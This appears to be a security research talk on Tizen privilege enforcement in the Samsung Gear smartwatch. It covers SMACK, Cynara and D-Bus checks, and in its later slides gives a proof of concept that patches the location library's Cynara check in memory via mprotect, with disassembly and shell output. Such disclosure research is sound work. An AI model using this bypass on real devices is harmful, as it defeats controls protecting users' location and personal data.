# Your Watch Can Watch You!
# Gear Up for the Broken Privilege Pitfalls in the Samsung Gear Smartwatch

# Who We Are

Surname

- Dongsung Kim
- Graduate Student Researcher
- `@kid1ng`
- `https://kidi.ng`

- Hackers In inTrusion Laboratory
- `https://hit.skku.edu`

# Motivation

1

# Samsung Gear and Security

- Samsung's smartwatch products
  - Track fitness; control smart devices; receive calls, texts, and emails; pay with NFC
  - Pair phone with Bluetooth + Wi-Fi (+ LTE)
  - App marketplace: Samsung Galaxy Apps
- So much sensitive information
  - Contacts, calendar, location, email, notification, …
  - Access to privileged resources must be controlled


Image: Samsung

# Tizen

- Samsung Gear firmware consists of:
  - Tizen's open source components
  - Samsung's closed source components
- Linux-based open source OS
  - Many of Samsung's products
  - Smartwatches, smartphones, cameras, smart TVs, home appliances, …


Image: Tizen Project, a Linux Foundation Project

# Previous Works

- Ajin Abraham @ HITBSecConf
- Amihai Neiderman @ Security Analyst Summit
  - 40 0-day vulnerabilities
- PVS-Studio “27 000 Errors in Tizen OS”
  - 900 code errors in a portion of Tizen source code
- We focus on a smartwatch’s perspective

# Tizen Security Internals

2

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
# Objects

- Files, Directories, UNIX Sockets, Utilities
- Applications
  - Use Tizen APIs to access the services
- Services
  - Special privileged daemons dedicated for a resource
    - e.g., Wi-Fi, Bluetooth, GPS, messaging, sensors, …
  - Must reject requests from unauthorized parties

Source: Tizen Wiki

# Privileges

- App dev specifies privileges in manifest
  - User accepts the permission for the app
  - Installer checks and registers the privilege policy
  - Accesses are controlled at the runtime
- Tizen defines many privileges
  - `internet`, `bluetooth`, `network.set`, `screenshot`, `notification`, `email`, ...
  - Only some of them are "Public" level
  - "Partner, Platform" level disallowed for most




Source: Tizen Wiki
Image: "locked" by Jenie Tomboc / CC BY


# 3+1 Access Control Mechanisms

- DAC (Discretionary Access Control)
  - UNIX user ID + group ID policies
- SMACK (Simplified Mandatory Access Control in Kernel)
  - Kernel-space MAC
  - App receives a unique *label* at install time
    - e.g., `User::Pkg::sample_app`
  - Current *label* (context) is checked against the SMACK rules
- Cynara
  - User-space privilege management daemon
  - Services check the calling app's privilege
  - Identifies the app with its SMACK *label*
  - Checks the *label* against Cynara database
- Security Manager
  - Security policy configurator daemon
  - Populates DAC/SMACK/Cynara database

Source: Tizen Wiki

# D-Bus (Desktop Bus)

- IPC (Inter-Process Communication) system
  - On Linux-like OS, useful built-in functions
    - e.g., discoverability, introspection, …
  - Service daemon registers to D-Bus daemon
  - Clients request resources via messages
- Tizen heavily relies on D-Bus*



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

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

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

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

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

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

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


# Cynara-aware D-Bus*

- Patched to perform Cynara checks
  - D-Bus daemon in the middle asks Cynara
- Access control on messages
  - `<check>` element in `busconfig` file
  - Destination, interface, member, and **privilege**

`/etc/dbus-1/system.d/bixby-agent.conf`

```
1  <busconfig>
2  ...
3      <policy context="default">
4          <allow send_destination="org.tizen.bixby.agent"
5                 send_interface="org.tizen.bixby.agent"/>
6          <check send_destination="org.tizen.bixby.agent"
7                 send_interface="org.tizen.bixby.agent"
8                 send_member="bixby_send_service_cmd"
9                 privilege="http://developer.samsung.com
10                          /tizen/privilege/bixby.agent"/>
11 ...
12     </policy>
13 </busconfig>
```

Source: Tizen Wiki

# Example: Service Request #1

- Location Manager API with `location` privilege

Overview | Features | Privileges | Localization | Advanced | Source

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<manifest xmlns="http://tizen.org/ns/packages" api-version="3.0" pac
    <profile name="wearable"/>
    <privileges>
        <privilege>http://tizen.org/privilege/location</privilege>
    </privileges>
</manifest>
```


```
1  #include <locations.h>
2
3  void logic() {
4      location_manager_h manager = NULL;
5      location_manager_create(LOCATIONS_METHOD_WPS, &manager);
6
7      int res = location_manager_start(manager);
8      dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
9  }
```


```
onetwothree@onetwothree-V
sh-3.2$ uname -a
Linux localhost 3.18.14 #1-Tizen
 SMP PREEMPT Wed Mar 21 09:15:20
 UTC 2018 aarch64 GNU/Linux
sh-3.2$
sh-3.2$ id | awk '{print $4}'
context="User::Shell"
sh-3.2$
sh-3.2$ dlogutil -c
sh-3.2$ dlogutil|grep ':res:'
D/test    (23455): :res: 0
```

- `dlog`: Tizen's system log

# Example: Service Request #2

- Location Manager API without `location` privilege




- Logs from Same PID (Process IDentifier) shows failure
- Location library `liblbs-location.so.1` performs `location_check_cynara`
- ① *First privilege check down the chain*

# Example: Service Request #3

- Reverse engineering `liblbs-location.so.1`

```
00004358 MOV             R5, R0
0000435A LDR             R0, =(aHttpTizenOrgPr - 0x4360)
0000435C ADD             R0, PC  ; "http://tizen.org/privilege/location"
0000435E BL              location_check_cynara
00004362 MOV             R4, R0
00004364 CBNZ            R0, loc_43B2
```

**If R0 is not zero: "Cynara_check failed"**

```
000043B2
000043B2 loc_43B2
000043B2 BL              sub_BAA8
000043B6 LDR             R3, =(aLocationSettin - 0x43C2)
000043B8 LDR             R2, =(aHomeAbuildRpmb - 0x43C6)
000043BA MOV.W           R1, #0x16C
000043BE ADD             R3, PC  ; "__location_setting_cb"
000043C0 STR             R1, [SP,#0x20+var_18]
000043C2 ADD             R2, PC  ; "/home/abuild/rpmbuild/BUILD/liblbs..
000043C4 ADD.W           R3, R3, #0x108
000043C8 ADDS            R2, #0x47 ; 'G'
000043CA STR             R3, [SP,#0x20+var_1C]
000043CC STR             R2, [SP,#0x20+var_20]
000043CE MOVS            R1, #6
000043D0 LDR             R3, =(aSSDPrivilegeNo - 0x43D8)
000043D2 LDR             R2, =(aLocation - 0x43DA)
000043D4 ADD             R3, PC  ; "%s: %s(%d) > Privilege not allowed
```

Remove to bypass ①

```
MOV R0, #0
MOV R0, #0
```

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# Example: Service Request #4

- Patching `liblbs-location.so.1`

```
1  #include <sys/mman.h>
2  #include <locations.h>
3
4  void logic() {
5      // Creating location_manager_h will dynamically link
6      location_manager_h manager = NULL;
7      location_manager_create(LOCATIONS_METHOD_WPS, &manager);
8
9      // liblbs-location.so.1
10     mprotect((void *)0xf705a000, 0x5000,
11              PROT_READ | PROT_WRITE | PROT_EXEC);
12     uint16_t *p = (uint16_t *)(0xf705a000 + 0x435e);
13     *p = 0x2000;      // mov r0, #0
14     *(p+1) = 0x2000; // mov r0, #0
15
16     // Test
17     int res = location_manager_start(manager);
18     dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
19 }
```

```
onetwothree@onetwothree-VirtualBox: ~/Lab/dan/tizen-studio/
sh-3.2$ dlogutil|grep -Ei 'location.+Cynara|lbs_dbus|:res:'
I/LBS_DBUS_CLIENT(22696): lbs_dbus_client.c: lbs_client_star
t(752) > Access denied. Msg[GDBus.Error:org.freedesktop.DBus
.Error.AccessDenied: Rejected send message, 3 matched rules;
 type="method_call", sender=":1.1679" (uid=5001 pid=22696 co
mm="") interface="org.tizen.lbs.Manager" member="AddReferenc
e" error name="(unset)" requested_reply="0" destination="org
.tizen.lbs.Providers.LbsServer" privilege="http://tizen.org/
privilege/location" (uid=654 pid=2536 comm="")]
D/test    (22696): :res: -13
```

PID

- Still same PID
- `LBS_DBUS_CLIENT` requests to `LbsServer`
- D-Bus daemon responds with `AccessDenied`
- ② *Second privilege check*

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# Example: Service Request #5

